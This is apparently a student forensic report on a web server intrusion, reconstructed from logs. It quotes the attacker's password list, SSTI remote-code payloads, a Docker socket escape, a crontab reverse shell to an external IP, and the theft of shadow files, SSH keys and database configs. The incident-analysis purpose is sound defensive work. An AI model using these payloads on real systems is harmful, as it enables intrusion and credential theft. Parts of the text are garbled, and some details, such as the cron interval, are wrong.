Segurança Informática e nas Organizações

SIO Project 3 We were We were hacked



Camila Fonseca | Diana Oliveira Miguel Ferreira | Rodrigo Lima

Executive Summary

On January 6th, 2022, there was a **successful intrusion** on our systems, where the attacker obtained **unauthorized access** to our network through one of our public websites. The attacker got access and **compromised** the machine the website was on, obtained **full access** to the contents of the system which included the **information of its customers**. Access to the machine and its respective **authentication mechanism** were also **compromised**.

Detailed Analysis - Actions performed by the attacker

1. Password Brute Force

The attacker starts with a *password brute force* approach; he tries to force entry into the system through successive attempts at various possible combinations of access credentials

Ran at:

[Jan 6, 2022 14:15:04.288081000 EST] until [Jan 6, 2022 14:15:44.668544000 EST]

sfddfsdf 123456 password 12345678 1234 pussy 12345 dragon gwerty 696969 mustang letmein baseball master michael football shadow monkey abc123 pass fuckme 6969 jordan harley ranger iwantu jennifer hunter fuck 2000 test batman trustno1 thomas tigger robert access love buster 1234567 soccer hockey killer george sexy andrew charlie superman asshole fuckyou dallas jessica panties pepper 1111 austin william daniel golfer summer heather hammer yankees joshua maggie biteme enter ashley thunder cowboy silver richard fucker orange merlin michelle corvette bigdog cheese matthew 121212 patrick martin freedom ginger blowjob nicole sparky yellow camaro secret dick falcon taylor 111111 131313 123123 bitch hello scooter please porsche guitar chelsea black diamond nascar jackson cameron 654321 computer amanda wizard xxxxxxxx money phoenix mickey bailey knight iceman tigers purple andrea horny dakota aaaaaa player sunshine morgan starwars boomer cowboys edward charles girls booboo coffee xxxxxx bulldog ncc1701 rabbit peanut john johnny gandalf spanky winter brandy compaq carlos tennis james mike brandon fender anthony blowme ferrari cookie chicken maverick chicago joseph diablo sexsex hardcore 666666 willie welcome chris panther yamaha justin banana driver marine angels fishing david maddog hooters wilson butthead dennis fucking captain bigdick chester smokey xavier steven viking snoopy blue eagles winner samantha house miller flower jack firebird butter united turtle steelers tiffany zxcvbn tomcat golf bond007 bear tiger doctor gateway gators angel junior thx1138 porno badboy debbie spider melissa booger 1212 flyers fish porn matrix teens scooby jason walter cumshot boston braves yankee lover barney victor tucker princess mercedes 5150 doggie zzzzzz gunner horney bubba 2112 fred johnson xxxxx tits member boobs donald bigdaddy bronco penis voyager rangers birdie trouble white topgun bigtits bitches green super qazwsx magic lakers rachel slayer scott 2222 asdf video london 7777 marlboro srinivas internet action carter jasper monster teresa jeremy 11111111 bill crystal peter pussies cock beer rocket theman oliver prince beach amateur 7777777 muffin redsox star testing shannon murphy frank hannah dave eagle1 11111 mother nathan raiders steve forever angela viper ou812 jake lovers suckit gregory buddy whatever young nicholas lucky helpme jackie monica midnight college baby cunt brian mark startrek sierra leather 232323 4444 beavis bigcock happy sophie ladies naughty giants booty blonde fucked golden 0 fire sandra pookie packers einstein dolphins chevy winston warrior sammy slut 8675309 zxcvbnm nipples power victoria asdfgh vagina toyota travis hotdog paris rock xxxx extreme redskins erotic dirty ford freddy arsenal access14 wolf nipple iloveyou alex florida eric legend movie success rosebud jaguar great cool cooper 1313 scorpio mountain madison 987654 brazil lauren japan naked squirt stars apple alexis aaaa bonnie peaches jasmine kevin matt qwertyui danielle beaver 4321 4128 runner swimming dolphin gordon casper stupid shit saturn gemini apples august 3333 canada blazer cumming hunting kitty rainbow 112233 arthur cream calvin shaved surfer samson kelly paul mine king racing 5555 eagle hentai newyork little redwings smith sticky cocacola animal broncos private skippy marvin blondes enjoy girl apollo parker qwert time sydney women voodoo magnum juice abgrtyu 777777 dreams maxwell music rush2112 russia scorpion rebecca tester mistress phantom billy 6666 albert "

Unable to get access with any of the aforementioned credentials, he changes the username to *guest* and tries 'sfddfsdf' as the password, giving up on this approach later.

2. Length extension attack

After the failed attempt with the password the intruder tried to forge an admin cookie through a *length extension attack*. The admin cookie would allow the attacker to identify as the admin, not needing to successfully login.

The attack is based on using the default cookie with some tampering. Default cookie:

dXNlcm5hbWU9Z3Vlc3Q=.IaRReH75V/N0jyWcxFdIo0qIeNhhC51JqV3SHTH0nJo=; Path=/

The attack consists of the abuse of the method to create the cookies and to authenticate it. The cookies are generated by encoding with base64 the username and to concatenate it to the digest of a random key that the web application generates when it goes up and the username. The abuse is done by using a cookie that passes the authentication and tweaking it so that it works with another user. For this the attacker adds the username that works and adds padding and another username, for this to work the authentication would see the digest and accept it as the same. The attempts by the attacker are the following:

 .L4WHdSWa5+ASrB+CXLsmZ/EUClzunq26cw0KG0q7LEM=

Ran at:

[Jan 6, 2022 14:16:10.708851000 EST until Jan 6, 2022 14:16:10.949898000 EST]

3. XSS Attempt

Having failed to obtain the admin cookie, the attacker decides to test what other vulnerabilities can exist in the system that allow him to abuse it. The attacker not only found that the website is vulnerable to XXS but also that that might be another attack vector present by the error message displayed after the XSS attempt.

The attacker tries to get:

/test%3Cscript%3Ealert(%22hello%22)%3C/script%3E

The attacker gets the following output to the request:

```
<div class="center-content error">
<h1>Oops! That page doesn't exist.</h1>
<http://172.17.0.2:5000/test</pre></div>
```

Ran at: [Jan 6, 2022 14:17:00.979885000 EST]

4. RCE with Server-Side Template Injection

After the attacker sees another possible attack vector he tries to exploit it, for this purpose he tries to see if the web page is vulnerable to SSTI (server-side template injection) with the get request:

```
/test%7B%7B%201+1%20%7D%7D
```

The following output confirms that the web page is indeed vulnerable to SSTI:

```
<div class="center-content error">
<h1>Oops! That page doesn't exist.</h1>
http://172.17.0.2:5000/test2<script>alert("hello")</script>
</div>
```

Ran at: [Jan 6, 2022 14:17:07.986549000 EST]

With this attempt, he realized that it was possible to do Template Injection, since the text segment 1+1 was read and processed to 2. After knowing this the attacker tries to get the following path:

```
/test%7B%7B%20__globals__%20%7D%7D
```

Ran at: [Jan 6, 2022 14:17:23.994042000 EST]

This test was used to get more information on the type of functions he could access in python via SSTI, in the globals the attacker can access Python's builtins functions. This set of functions are included natively in Python without the need for external libraries, and notably contains the import function. So the attacker can use it to directly import the os module.

With this in mind the attacker can go further with some OS Command Injection that allows him to successfully complete the attack, the commands will be analyzed in the next topic, this commands were injected via get requests:

```
/test%7B%7B%20(request.application.__globals__.__builtins__.__import__('os')%5B'po pen'%5D('id')%20%7D%7D

/test%7B%7B%20request.application.__globals__._builtins__._import__('os')%5B'po pen'%5D('id')%20%7D%7D

/test%7B%7B%20request.application.__globals__._builtins__._import__('os')%5B'pop en'%5D('id').read()%20%7D%7D

/test%7B%7B%20request.application.__globals__._builtins__._import__('os')%5B'pop en'%5D('ls').read()%20%7D%7D

/test%7B%7B%20request.application.__globals__._builtins__._import__('os')%5B'pop en'%5D('ls').read()%20%7D%7D

/test%7B%7B%20request.application.__globals__._builtins__._import__('os')%5B'pop en'%5D('cat%20app.py').read()%20%7D%7D
```

/test%7B%7B%20request.applicationglobalsbuiltinsimport('os')%5B'pop en'%5D('cat%20auth.py').read()%20%7D%7D
/test%7B%7B%20request.applicationglobalsbuiltinsimport('os')%5B'pop en'%5D('cat%20/etc/passwd').read()%20%7D%7D
/test%7B%7B%20request.applicationglobalsbuiltinsimport('os')%5B'pop en'%5D('cat%20/etc/shadow').read()%20%7D%7D
/test%7B%7B%20request.applicationglobalsbuiltinsimport('os')%5B'pop en'%5D('cat%20/proc/mount').read()%20%7D%7D
/test%7B%7B%20request.applicationglobalsbuiltinsimport('os')%5B'pop en'%5D('find%20/%20').read()%20%7D%7D
/test%7B%7B%20request.applicationglobalsbuiltinsimport('os')%5B'pop en'%5D('touch%20.a').read()%20%7D%7D
/test%7B%7B%20request.applicationglobalsbuiltinsimport('os')%5B'pop en'%5D('ls%20-la%20.a').read()%20%7D%7D
/test%7B%7B%20request.applicationglobalsbuiltinsimport('os')%5B'pop en'%5D('ls%20-la%20/tmp/.a').read()%20%7D%7D
/test%7B%7B%20request.applicationglobalsbuiltinsimport('os')%5B'pop en'%5D('ls%20-la%20/root/').read()%20%7D%7D
/test%7B%7B%20request.applicationglobalsbuiltinsimport('os')%5B'pop en'%5D('ls%20/home/*').read()%20%7D%7D
/test%7B%7B%20request.applicationglobalsbuiltinsimport('os')%5B'pop en'%5D('find%20/%20-perm%20-4000%20').read()%20%7D%7D
/test%7B%7B%20request.applicationglobalsbuiltinsimport('os')%5B'pop en'%5D('env').read()%20%7D%7D
/test%7B%7B%20request.applicationglobalsbuiltinsimport('os')%5B'pop en'%5D('docker%20ps').read()%20%7D%7D
/test%7B%7B%20request.applicationglobalsbuiltinsimport('os')%5B'pop en'%5D('apt%20update').read()%20%7D%7D
/test%7B%7B%20request.applicationglobalsbuiltinsimport('os')%5B'pop en'%5D('apt%20install%20-y%20docker.io%20').read()%20%7D%7D
/test%7B%7B%20request.applicationglobalsbuiltinsimport('os')%5B'pop en'%5D('docker%20ps').read()%20%7D%7D
/test%7B%7B%20request.applicationglobalsbuiltinsimport('os')%5B'pop

en'%5D('docker%20run%20rm%20-t%20-v%20/:/mnt%20busybox%20/bin/ls%20/mnt').read()%20%7D%7D
/test%7B%7B%20request.applicationglobalsbuiltinsimport('os')%5B'popen'%5D('docker%20run%20rm%20-v%20/:/mnt%20busybox%20/bin/find%20/mnt/').re ad()%20%7D%7D
/test%7B%7B%20request.applicationglobalsbuiltinsimport('os')%5B'popen'%5D('find%20/%20-perm%20-4000%20').read()%20%7D%7D
/test%7B%7B%20request.applicationglobalsbuiltinsimport('os')%5B'popen'%5D('docker%20run%20rm%20-v%20/:/mnt%20python%20python%20-c%20%22f =open(%5C'/mnt/etc/crontab%5C',%20%5C'a%5C');%20f.write(%5C'*/10%20*%20*%20*%20*%20*0*%20root%200%3C&196;exec%20196%3C%3E/dev/tcp/96.127.23.115/5556;%20sh%20%3C&196%20%3E&196%202%3E&196%5C');%20f.close();%20print(%5C'done%5C')%22%202%3E&1%20').read()%20%7D%7D
/test%7B%7B%20request.applicationglobalsbuiltinsimport('os')%5B'popen'%5D('docker%20run%20rm%20-v%20/:/mnt%20busybox%20cat%20/mnt/root/.bas h_history').read()%20%7D%7D
/test%7B%7B%20request.applicationglobalsbuiltinsimport('os')%5B'popen'%5D('docker%20run%20rm%20-v%20/:/mnt%20busybox%20cat%20/mnt/root/.ssh/id_rsa%20%20/mnt/root/.ssh/id_rsa.pub').read()%20%7D%7D
/test%7B%7B%20request.applicationglobalsbuiltinsimport('os')%5B'popen'%5D('docker%20run%20rm%20-v%20/:/mnt%20busybox%20ls%20/mnt/home%20').read()%20%7D%7D
/test%7B%7B%20request.applicationglobalsbuiltinsimport('os')%5B'popen'%5D('docker%20run%20rm%20-v%20/:/mnt%20busybox%20cat%20/mnt/home/dev/.ssh/id_rsa%20/mnt/home/dev/.ssh/id_rsa.pub%20').read()%20%7D%7D
/test%7B%7B%20request.applicationglobalsbuiltinsimport('os')%5B'popen'%5D('docker%20run%20rm%20-v%20/:/mnt%20busybox%20cat%20/mnt/etc/passwd').read()%20%7D%7D
/test%7B%7B%20request.applicationglobalsbuiltinsimport('os')%5B'popen'%5D('docker%20run%20rm%20-v%20/:/mnt%20busybox%20cat%20/mnt/etc/shadow').read()%20%7D%7D
/test%7B%7B%20request.applicationglobalsbuiltinsimport('os')%5B'popen'%5D('docker%20run%20rm%20-v%20/:/mnt%20busybox%20cat%20/mnt/etc/mysql/debian.cnf%20/mnt/etc/mysql/my.cnf').read()%20%7D%7D
/test%7B%7B%20request.applicationglobalsbuiltinsimport('os')%5B'popen'%5D('docker%20run%20rm%20-v%20/:/mnt%20busybox%20cat%20/mnt/etc/ssl/private/%5C%5C*').read()%20%7D%7D

/test%7B%7B%20request.applicationglobalsbuiltinsimport('os')%5B'pop en'%5D('docker%20run%20rm%20-v%20/:/mnt%20busybox%20cat%20/mnt/var/log/%5C%5C*').read()%20%7D%7D
/test%7B%7B%20request.applicationglobalsbuiltinsimport('os')%5B'pop en'%5D('docker%20run%20rm\$20-v%20/:/mnt%20busybox%20cat%20/var/lib/docker/containers/1bc8170248006261556c8e9316704cdef21d3ea03d5ebdca439a4043dfb15b25/1bc8170248006261556c8e9316704cdef21d3ea03d5ebdca439a4043dfb15b25-json.log').r ead()%20%7D%7D
/test%7B%7B%20request.applicationglobalsbuiltinsimport('os')%5B'pop en'%5D('%20echo%20%22%3Cbody%20bgcolor=%22black%22%3E%3Ccenter%3E%3 Cimg%20src=%22/static/gallery/bg.png%22%3E%3C/center%3E%3C/body%3E%22%2 0%3E%20/app/templates/index.html').read()%20%7D%7
/test%7B%7B%20request.applicationglobalsbuiltinsimport('os')%5B'pop en'%5D('docker%20restart%20app').read()%20%7D%7

Detailed Analysis - Container Enumeration

After the attacker gets access to os commands on to the machine he tries to get more information on it, he start its enumeration by trying to know its user on the machine with the following command:

```
/test%7B%7B%20request.application.__globals__.__builtins__.__import__('os')%5B'pop
en'%5D('id').read()%20%7D%7D
root@bc48fc45a016:/app# id
uid=0(root) gid=0(root) groups=0(root)
```

Ran at: [Jan 6, 2022 14:17:55.024894000 EST]

The next step on the enumeration was to get directories and files. Firstly the attacker gets the contents of its working directory:

```
/test%7B%7B%20request.application.__globals__._builtins__._import__('os')%5B'pop en'%5D('ls').read()%20%7D%7D

root@bc48fc45a016:/app # ls
__pycache__ app.py auth.py requirements.txt static templates wsgi.py
```

Ran at: [Jan 6, 2022 14:18:08.084587000 EST]

Then they get the app.py and the auth.py, both sensitive parts of the web application the server is hosting:

```
/test%7B%7B%20request.application.__globals__.__builtins__.__import__('os')%5B'pop en'%5D('cat%20app.py').read()%20%7D%7D

root@bc48fc45a016:/app# cat app.py

/test%7B%7B%20request.application.__globals__.__builtins__.__import__('os')%5B'pop en'%5D('cat%20auth.py').read()%20%7D%7D

root@bc48fc45a016:/app# cat auth.py
```

Ran *cat appy.py* command at: [Jan 6, 2022 14:18:26.104372000 EST] Ran *cat auth.py* command at: [Jan 6, 2022 14:18:32.137052000 EST]

The attacker also tries to get the containers /etc/passwd and /etc/shadow:

```
/test%7B%7B%20request.application.__globals__.__builtins__.__import__('os')%5B'popen'%5D('cat%20/etc/passwd').read()%20%7D%7D
```

```
root@bc48fc45a016:/app# cat /etc/passwd
     /test%7B%7B%20request.application. globals . builtins . import ('os')%5B'pop
     en'%5D('cat%20/etc/shadow').read()%20%7D%7D
     root@bc48fc45a016:/app# cat /etc/shadow
                     Ran cat /etc/passwd command at: [Jan 6, 2022 14:18:44.156280000 EST]
                     Ran cat /etc/shadow command at: [Jan 6, 2022 14:18:44.156280000 EST]
    After getting the contents of the previous files the attacker gets the contents of the
/proc/mount and get a listing of all of the files present on the system:
      /test%7B%7B%20request.application.__globals__._builtins__._import__('os')%5B'pop
      en'%5D('cat%20/proc/mount').read()%20%7D%7D
      root@bc48fc45a016:/app# cat /proc/mount
                                             Ran at: [Jan 6, 2022 14:19:10.200960000 EST]
      /test%7B%7B%20request.application. globals . builtins . import ('os')%5B'po
      pen'%5D('find%20/%20').read()%20%7D%7D
      root@bc48fc45a016:/app# find /
                                             Ran at: [Jan 6, 2022 14:19:21.221219000 EST]
```

Now with all the files listing done the attacker tries to test its write permissions, see if they are on the /tmp directory, get root and home directories contents and get SUID files:

```
/test%7B%7B%20request.application. globals . builtins . import ('os')%5B'pop
en'%5D('touch%20.a').read()%20%7D%7D
root@bc48fc45a016:/app# touch .a
                                      Ran at: [Jan 6, 2022 14:19:27.969851000 EST]
```

```
/test%7B%7B%20request.application. globals . builtins . import ('os')%5B'pop
en'%5D('ls%20-la%20.a').read()%20%7D%7D
root@bc48fc45a016:/app# ls -la .a
```

Ran at: [Jan 6, 2022 14:19:36.990715000 EST]

```
/test%7B%7B%20request.application. globals . builtins . import ('os')%5B'pop
en'%5D('ls%20-la%20/tmp/.a').read()%20%7D%7D
```

root@bc48fc45a016:/app# **ls -la /tmp/.a**Ran at: [Jan 6, 2022 14:19:49.012982000 EST]

/test%7B%7B%20request.application.__globals__._builtins__._import__('os')%5B'pop en'%5D('ls%20-la%20/root/').read()%20%7D%7D

root@bc48fc45a016:/app# **ls -la /root/**Ran at:[Jan 6, 2022 14:20:00.032186000 EST]

/test%7B%7B%20request.application.__globals__._builtins__._import__('os')%5B'pop en'%5D('ls%20/home/*').read()%20%7D%7D
root@bc48fc45a016:/app# **ls /home/***

Ran at: [Jan 6, 2022 14:20:09.048985000 EST]

/test%7B%7B%20request.application.__globals__._builtins__._import__('os')%5B'pop en'%5D('find%20/%20-perm%20-4000%20').read()%20%7D%7D root@bc48fc45a016:/app# **find** / **-perm -4000**

Ran at: [Jan 6, 2022 14:20:22.068278000 EST]

The attacker here gets all the logs present on the docker container they escaped, for more information: <u>Container and Resource Discovery</u>

Detailed Analysis - Container Escape

On enumeration the attacker gets the environment variables present on the container, with this the attacker gets to know that there is a DOCKER_HOST variable set, this might be an attack vector to help them escape the containment of docker.

```
/test%7B%7B%20request.application. globals . builtins . import ('os')%5B'pop
en'%5D('env').read()%20%7D%7D
root@bc48fc45a016:/app# env
HOSTNAME=bc48fc45a016
PYTHON VERSION=3.9.5
PWD=/app
HOME=/root
LANG=C.UTF-8
GPG KEY=E3FF2839C048B25C084DEBE9B26995E310250568
APP PATH=/app/app.py
TERM=xterm
SHLVL=1
PYTHON_PIP_VERSION=21.1.3
PYTHON GET PIP SHA256=6665659241292b2147b58922b9ffe11dda66b39d52d8
a6f3aa310bc1d60ea6f7
DOCKER HOST=tcp://172.17.0.1:2376
PYTHON GET PIP URL=https://github.com/pypa/get-pip/raw/a1675ab6c2bd898e
d82b1f58c486097f763c74a9/public/get-pip.py
PATH=/usr/local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/bin
FLASK ENV=production
=/usr/bin/env
```

Ran at: [Jan 6, 2022 14:20:38.179883000 EST]

Having the DOCKER_HOST environment variable set on the container, might indicate that the docker socket is exposed which can lead to a Docker breakout. With this in mind the attacker tries to see if there are any docker containers running:

```
/test%7B%7B%20request.application.__globals__._builtins__._import__('os')%5B'pop en'%5D('docker%20ps').read()%20%7D%7D root@bc48fc45a016:/app# docker ps
```

Run at: [Jan 6, 2022 14:20:57.202710000 EST]

Noticing that docker isn't installed on the container the attacker updates the container, installs <u>docker.io</u> and tries to see if there is any container running:

/test%7B%7B%20request.application.__globals__._builtins__._import__('os')%5B'popen'%5D('apt%20update').read()%20%7D%7D
root@bc48fc45a016:/app# apt update

Ran at: [Jan 6, 2022 14:21:15.217531000 EST]

```
/test\%7B\%7B\%20 request.application.\_globals\_.\_builtins\_.\_import\_('os')\%5B'popen'\%5D('apt\%20 install\%20-y\%20 docker.io\%20').read()\%20\%7D\%7D
```

root@bc48fc45a016:/app# apt install -y docker.io

Ran at: [Jan 6, 2022 14:21:31.660401000 EST]

The attacker here is building a docker image on the host to bypass defenses. More information on: <u>Build Image on Host</u>.

```
/test%7B%7B%20request.application.__globals__.__builtins__.__import__('os')%5B'po pen'%5D('docker%20ps').read()%20%7D%7D

root@bc48fc45a016:/app# docker ps
CONTAINER ID IMAGE COMMAND CREATED
STATUS PORTS NAMES
1bc817024800 app "/bin/bash /entrypoi..." 14 minutes ago Up 14 minutes 0.0.0.0:80->5000/tcp app
```

Ran at: [Jan 6, 2022 14:21:57.151154000 EST]

Now with docker installed the attacker can clearly see that there is a container running, this is due to the docker socket being exposed. The socket being exposed implies that the containment can be broken by exploiting this miss configuration. For more information about docker breakout due to socket exposure: <u>Hacktricks</u>. The attacker the tries to escape the containment by using a busybox docker image to run commands on the host machine:

```
/test%7B%7B%20request.application.__globals__._builtins__._import__('os')%5B'po pen'%5D('docker%20run%20--rm%20-t%20-v%20/:/mnt%20busybox%20/bin/ls%20/m nt').read()%20%7D%7D

root@bc48fc45a016:/app# docker run --rm -t -v /:/mnt busybox /bin/ls /mnt
```

Ran at: [Jan 6, 2022 14:22:02.205712000 EST]

Attacker gets access on the host machine by the exposed socket he found earlier. This method gives access to the host machine to the attacker, more info on: <u>Escape to Host</u>.

Now that the attacker is outside the container machine, they try to enumerate the host machine by getting all files present on it and see all SUID files also present on the host machine:

/test%7B%7B%20request.application.__globals__._builtins__._import__('os')%5B'popen'%5D('docker%20run%20--rm%20-v%20/:/mnt%20busybox%20/bin/find%20/mnt/').re ad()%20%7D%7D

root@bc48fc45a016:/app# docker run --rm -v /:/mnt busybox /bin/find /mnt/

Ran at: [Jan 6, 2022 14:22:22.711937000 EST]

The attacker here is discovering files and directories with the help of the find command, for more information: File and Directory Discovery

/test%7B%7B%20request.application.__globals__._builtins__._import__('os')%5B'popen'%5D('find%20/%20-perm%20-4000%20').read()%20%7D%7D

root@bc48fc45a016:/app# find / -perm -4000

Ran at: [Jan 6, 2022 14:22:51.795015000 EST]

Detailed Analysis - Persistence

After the attacker enumerates the machine they try to get persistence on the machine by creating a cronjob to execute a reverse shell on the host system.


```
root@bc48fc45a016:/app# docker run --rm -v /:/mnt python python -c "f=open(\'/mnt/etc/crontab\', \'a\'); f.write(\'*/10 * * * * root 0<&196;exec 196<>/dev/tcp/96.127.23.115/5556; sh <&196 >&196 2>&196\'); f.close(); print(\'done\')" 2>&1
```

Ran at: [Jan 6, 2022 14:23:07.965611000 EST]

The attacker gets persistence on the host machine by adding a scheduled job on the crontabs of the host machine (/mnt/etc/crontab) where that job is to make a reverse shell (it would run every 6 seconds). More info on: Scheduled Task/Job By adding it to the crontabs, the crontab jobs would be:

```
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/usr/sbin:/usr/sbin
# Example of job definition:
# .---- minute (0 - 59)
# | .---- hour (0 - 23)
# | | .---- day of month (1 - 31)
# | | | .---- month (1 - 12) OR jan, feb, mar, apr ...
# | | | | .--- day of week (0 - 6) (Sunday=0 or 7) OR sun, mon, tue, wed, thu, fri, sat
# * * * * user-name command to be executed
             root cd / && run-parts --report /etc/cron.hourly
             root
25 6
                    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily
47 6
      * * 7 root
                    test -x /usr/sbin/anacron || ( cd / && run-parts --report
/etc/cron.weekly)
52 6 1 * * root
                    test -x /usr/sbin/anacron || ( cd / && run-parts --report
/etc/cron.monthly )
*/10 * * * * root 0<&196; exec 196<>/dev/tcp/96.127.23.115/5556; sh <&196 >&196
2>&196
```

The attacker uses a Bash 196 reverse shell (more info on <u>revshells</u>):



The attacker is using an amazon ip address:

NetRange: 96.127.0.0 - 96.127.127.255

CIDR: 96.127.0.0/17

NetName: AMAZON-EC2-USGOVCLD

NetHandle: NET-96-127-0-0-1 Parent: NET-96 (NET-96-0-0-0)

NetType: Direct Allocation

OriginAS: AS14618

Organization: Amazon.com, Inc. (AMAZO-46)

RegDate: 2011-05-23 Updated: 2015-10-01

Comment: The activity you have detected originates from a dynamic hosting

environment.

Comment: For fastest response, please submit abuse reports at

http://aws-portal.amazon.com/gp/aws/html-forms-controller/contactus/AWSAbuse

Comment: For more information regarding EC2 see:

Comment: http://ec2.amazonaws.com/
Comment: All reports MUST include:

Comment: * src IP

Comment: * dest IP (your IP)

Comment: * dest port

Comment: * Accurate date/timestamp and timezone of activity

Comment: * Intensity/frequency (short log extracts)

Comment: * Your contact details (phone and email) Without these we will be unable

to identify the correct owner of the IP address at that point in time.

Ref: https://rdap.arin.net/registry/ip/96.127.0.0

OrgName: Amazon.com, Inc.

OrgId: AMAZO-46

Address: Amazon, EC2 Cloud, EC2 1200 12th Ave South

City: Seattle
StateProv: WA
PostalCode: 98144
Country: US

RegDate: 2011-05-10 Updated: 2021-07-22

Ref: https://rdap.arin.net/registry/entity/AMAZO-46

OrgRoutingHandle: IPROU3-ARIN OrgRoutingName: IP Routing

OrgRoutingPhone: +1-206-266-4064

OrgRoutingEmail: aws-routing-poc@amazon.com

OrgRoutingRef: https://rdap.arin.net/registry/entity/IPROU3-ARIN

OrgAbuseHandle: AEA8-ARIN

OrgAbusePhone: Amazon EC2 Abuse OrgAbusePhone: +1-206-266-4064

OrgAbuseEmail: abuse@amazonaws.com

OrgAbuseRef: https://rdap.arin.net/registry/entity/AEA8-ARIN

OrgRoutingHandle: ARMP-ARIN

OrgRoutingName: AWS RPKI Management POC

OrgRoutingPhone: +1-206-266-4064

OrgRoutingEmail: aws-rpki-routing-poc@amazon.com

OrgRoutingRef: https://rdap.arin.net/registry/entity/ARMP-ARIN

OrgNOCHandle: AANO1-ARIN

OrgNOCName: Amazon AWS Network Operations

OrgNOCPhone: +1-206-266-4064

OrgNOCEmail: amzn-noc-contact@amazon.com

OrgNOCRef: https://rdap.arin.net/registry/entity/AANO1-ARIN

OrgTechHandle: ANO24-ARIN

OrgTechName: Amazon EC2 Network Operations

OrgTechPhone: +1-206-266-4064

OrgTechEmail: amzn-noc-contact@amazon.com

OrgTechRef: https://rdap.arin.net/registry/entity/ANO24-ARIN

Note: All of this information can be used as indicators of compromise, most likely the attacker will reuse the ip address or method to get persistence.

Detailed Analysis - Sensitive host data extraction

After getting persistence the attacker gets the host's bash_history and the public and private keys present:

/test%7B%7B%20request.application.__globals__._builtins__._import__('os')%5B'popen'%5D('docker%20run%20--rm%20-v%20/:/mnt%20busybox%20cat%20/mnt/root/.bash_history').read()%20%7D%7D

root@bc48fc45a016:/app# docker run --rm -v /:/mnt busybox cat /mnt/root/.bash_history

Ran at: [Jan 6, 2022 14:23:17.523307000 EST]

The attacker gets bash history of the host machine for data gathering of the host, more information on: <u>Data from Local System</u>.

/test%7B%7B%20request.application.__globals__._builtins__._import__('os')%5B'popen'%5D('docker%20run%20--rm%20-v%20/:/mnt%20busybox%20cat%20/mnt/root/.ssh/id_rsa%20%20/mnt/root/.ssh/id_rsa.pub').read()%20%7D%7D

root@bc48fc45a016:/app# docker run --rm -v /:/mnt busybox cat /mnt/root/.ssh/id_rsa/mnt/root/.ssh/id_rsa.pub

Ran at: [Jan 6, 2022 14:23:34.976084000 EST]

After getting this contents the attacker listed the home directory and gets the dev's private and public keys:

/test%7B%7B%20request.application.__globals__._builtins__._import__('os')%5B'popen'%5D('docker%20run%20--rm%20-v%20/:/mnt%20busybox%20ls%20/mnt/home%20').read()%20%7D%7D

root@bc48fc45a016:/app# docker run --rm -v /:/mnt busybox ls /mnt/home

Ran at: [Jan 6, 2022 14:23:41.375897000 EST]

/test%7B%7B%20request.application.__globals__._builtins__._import__('os')%5B'popen'%5D('docker%20run%20--rm%20-v%20/:/mnt%20busybox%20cat%20/mnt/home/dev/.ssh/id_rsa%20/mnt/home/dev/.ssh/id_rsa.pub%20').read()%20%7D%7D

root@bc48fc45a016:/app# docker run --rm -v /:/mnt busybox cat /mnt/home/dev/.ssh/id_rsa /mnt/home/dev/.ssh/id_rsa.pub

Ran at: [Jan 6, 2022 14:23:59.801660000 EST]

The attacker then gets the contents of /etc/passwd, /etc/shadow, /etc/mysql/debian.cnf, /mnt/etc/mysql/my.cnf, SSL certificates and all logs from the host and the container systems:

/test%7B%7B%20request.application.__globals__._builtins__._import__('os')%5B'popen'%5D('docker%20run%20--rm%20-v%20/:/mnt%20busybox%20cat%20/mnt/etc/passwd').read()%20%7D%7D

root@bc48fc45a016:/app# docker run --rm -v /:/mnt busybox cat /mnt/etc/passwd

Ran at: [Jan 6, 2022 14:24:18.186858000 EST]

/test%7B%7B%20request.application.__globals__._builtins__._import__('os')%5B'popen'%5D('docker%20run%20--rm%20-v%20/:/mnt%20busybox%20cat%20/mnt/etc/shadow').read()%20%7D%7D

root@bc48fc45a016:/app# docker run --rm -v /:/mnt busybox cat /mnt/etc/shadow

Ran at: [Jan 6, 2022 14:24:28.578934000 EST]

/test%7B%7B%20request.application.__globals__._builtins__._import__('os')%5B'popen'%5D('docker%20run%20--rm%20-v%20/:/mnt%20busybox%20cat%20/mnt/etc/mysql/debian.cnf%20/mnt/etc/mysql/my.cnf').read()%20%7D%7D

root@bc48fc45a016:/app# docker run --rm -v /:/mnt busybox cat /mnt/etc/mysql/debian.cnf /mnt/etc/mysql/my.cnf

Ran at: [Jan 6, 2022 14:24:41.972122000 EST]

The attacker gets access to mysql application tokens and configurations, more information on: <u>Steal Application Access Token</u>.

/test%7B%7B%20request.application.__globals__._builtins__._import__('os')%5B'popen'%5D('docker%20run%20--rm%20-v%20/:/mnt%20busybox%20cat%20/mnt/etc/ssl/private/%5C%5C*').read()%20%7D%7D

root@bc48fc45a016:/app# docker run --rm -v /:/mnt busybox cat /mnt/etc/ssl/private///*

Ran at: [Jan 6, 2022 14:24:56.373165000 EST]

/test%7B%7B%20request.application.__globals__._builtins__._import__('os')%5B'popen'%5D('docker%20run%20--rm%20-v%20/:/mnt%20busybox%20cat%20/mnt/var/log/%5C%5C*').read()%20%7D%7D

root@bc48fc45a016:/app# docker run --rm -v /:/mnt busybox cat /mnt/var/log///*

Ran at: [Jan 6, 2022 14:25:07.767172000 EST]

